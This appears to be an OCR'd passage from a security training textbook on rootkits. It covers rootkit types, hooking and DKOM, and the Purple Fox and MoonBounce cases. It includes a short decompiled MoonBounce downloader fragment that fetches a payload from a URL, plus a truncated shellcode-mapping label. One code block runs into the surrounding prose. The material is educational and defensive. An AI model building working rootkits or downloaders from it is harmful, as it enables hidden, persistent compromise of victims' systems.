
All files contain a set of attributes. There are different fields in the file attributes. The first field determines the format of the file if it is a hidden, archive, or read-only file. The other field describes the time of the file creation, access, and its original length. The functions **GetFileAttributesExA()** and **GetFileInformationByHandle()** are used for the aforementioned purposes. ATTRIB.exe displays or changes the file attributes. An attacker can hide or even change the attributes of a victim's files so that the attacker can access them.

The attacker places a rootkit by

- Scanning for vulnerable computers and servers on the web
- Wrapping the rootkit in a special package like a game
- Installing it on public or corporate computers through social engineering
- Launching a zero-day attack (privilege escalation, Windows kernel exploitation, etc.)

Objectives of a rootkit:

- To root the host system and gain remote backdoor access
- To mask attacker tracks and presence of malicious applications or processes
- To gather sensitive data, network traffic, etc. from the system for which attackers might be restricted or have no access
- To store other malicious programs on the system and act as a server resource for bot updates



Types of Rootkits

Hypervisor Level Rootkit

- Acts as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a **virtual machine**

Hardware/Firmware Rootkit

- Hides in hardware devices or platform firmware that are not inspected for **code integrity**

Kernel Level Rootkit

- Adds malicious code or replaces the original **OS kernel** and **device driver codes**

Boot Loader Level Rootkit

- Replaces the original **boot loader** with the one controlled by a remote attacker

Application Level/User Mode Rootkit

- Replaces regular **application binaries** with a fake Trojan or modifies the behavior of existing applications by injecting malicious code

Library Level Rootkits

- Replaces the original system calls with fake ones to **hide information** about the attacker

Types of Rootkits

Rootkits employ a range of techniques to gain control of a system. The type of rootkit influences the choice of attack vectors.

There are six types of rootkits available:

- **Hypervisor-Level Rootkit**: Attackers create hypervisor-level rootkits by exploiting hardware features such as Intel VT and AMD-V. These rootkits run in Ring-1 and host the OS of the target machine as a virtual machine, thereby intercepting all hardware calls made by the target OS. This kind of rootkit works by modifying the system's boot sequence so that it is loaded instead of the original virtual machine monitor.
- **Hardware/Firmware Rootkit**: Hardware/firmware rootkits use devices or platform firmware to create a persistent malware image in hardware, such as a hard drive, system BIOS, or network card. The rootkit hides in firmware as the users do not inspect it for code integrity. A firmware rootkit implies the use of creating a permanent delusion of rootkit malware.
- **Kernel-Level Rootkit**: The kernel is the core of an OS. A kernel-level rootkit runs in Ring-0 with the highest OS privileges. These cover backdoors on the computer and are created by writing additional code, or by substituting portions of kernel code with modified code via device drivers in Windows or loadable kernel modules in Linux. If the kit's code contains mistakes or bugs, kernel-level rootkits affect the stability of the system. These have the same privileges as the OS; hence, they are difficult to detect and can intercept or subvert the operation of an OS.
- **Boot-Loader-Level Rootkit**: Boot-loader-level rootkits (bootkits) function either by modifying the legitimate boot loader or replacing it with another one. The bootkit can

activate even before the OS starts. Therefore, bootkits are serious threats to security because they facilitate the hacking of encryption keys and passwords.

- **Application-Level/User-Mode Rootkit**: An application-level/user-mode rootkit runs in Ring-3 as a user along with other applications in the system. It exploits the standard behavior of APIs. It operates inside the victim's computer by replacing the standard application files (application binaries) with rootkits or by modifying the behavior of present applications with patches, injected malicious code, etc.
- **Library-Level Rootkits**: Library-level rootkits work high up in the OS, and they usually patch, hook, or supplant system calls with backdoor versions to keep the attacker unknown. They replace the original system calls with fake ones to hide information about the attacker.

After rootkit infection

DKOM rootkits hide a process by unlinking it from the process list

How a Rootkit Works

System hooking is the process of changing and replacing the original function pointer with a pointer provided by the rootkit in stealth mode. Inline function hooking is a technique in which a rootkit changes some of the bytes of a function inside the core system DLLs (kernel32.dll and ntdll.dll), placing an instruction so that any process calls hit the rootkit first.


Figure 6.151: Working of a rootkit

Direct kernel object manipulation (DKOM) rootkits can locate and manipulate the “system” process in kernel memory structures and patch it. This can also hide processes and ports, change privileges, and misguide the Windows event viewer without any problem by manipulating the list of active processes of the OS, thereby altering data inside the process identifier structures. It can obtain read/write access to the \Device\Physical Memory object. It hides a process by unlinking it from the process list.

Popular Rootkits: Purple Fox and MoonBounce


Purple Fox Rootkit

- The Purple Fox rootkit can be distributed via a fake **malicious Telegram installer**
- Both 32-bit and **64-bit Windows versions** of the Purple Fox Trojan can be used for hiding within the system and maintaining persistence




MoonBounce

- MoonBounce is malicious code concealed within **UEFI firmware** in the SPI flash that is scheduled to be executed at a specific time
- The purpose of MoonBounce is to inject a malicious driver into the **Windows kernel** during the boot process, providing attackers with maximum persistence



```
GetLocalTime(&SystemTime);
TimeFlag7 = (SystemTime.wMinute / 0xFu + 4 * (LOBYTE(SystemTime.wHour) + 24 * LOBYTE(SystemTime.wDayOfWeek))) & 7;
if ( !(((0x80 >> TimeFlag7) & DownloaderArg->TimeFlag[((SystemTime.wMinute / 0xFu
                                                        + 4 * (SystemTime.wHour + 24 * SystemTime.wDayOfWeek)) >> 3)
                                                      + 199]) >> (7 - TimeFlag7)) )
{
  SleepTime = 10000;
  goto LABEL_4;
}
Content = Downloader(
            &DownloaderArg->Url,
            &DownloaderArg->UserAgent,
            &DownloaderArg->Proxy,
            &DownloaderArg->ProxyUserName,
            &DownloaderArg->ProxyPassword,
            &ContentLen);
```



```
map_driver_mapping_shellcode_to_mem:        ; DATA XREF: boot_services_function_hook_dispatch

Popular Rootkits

The following are some of the most popular rootkits:

- **Purple Fox Rootkit**

  Source: *https://www.guardicore.com*

  The Purple Fox rootkit enables attackers to conceal malware on targeted devices, making it difficult for security solutions to detect and remove the malware. It is a sophisticated malware attack that targets Windows machines and spreads its infection from one machine to another. The Purple Fox rootkit can be distributed via a fake malicious Telegram installer. Both 32-bit and 64-bit Windows versions of the Purple Fox Trojan can be used for hiding within the system and maintaining persistence.

  The operations performed by the Purple Fox rootkit are as follows:

  - The malware's main purpose is to gain a foothold on the target Windows machines.
  - Each stage of this attack is isolated within the environment, which assists the attacker in evading detection.
  - The file "Telegram Desktop.exe" is used to hide Purple Fox, which is an automated script that installs both a genuine Telegram instance and a malicious downloader named "TextInputh.exe."
  - "TextInputh.exe" is the most common malware installer. It connects to its command-and-control (C2) server after its execution.
  - This rootkit provides access to the target system through a backdoor, allowing attackers to perform more harmful activities.

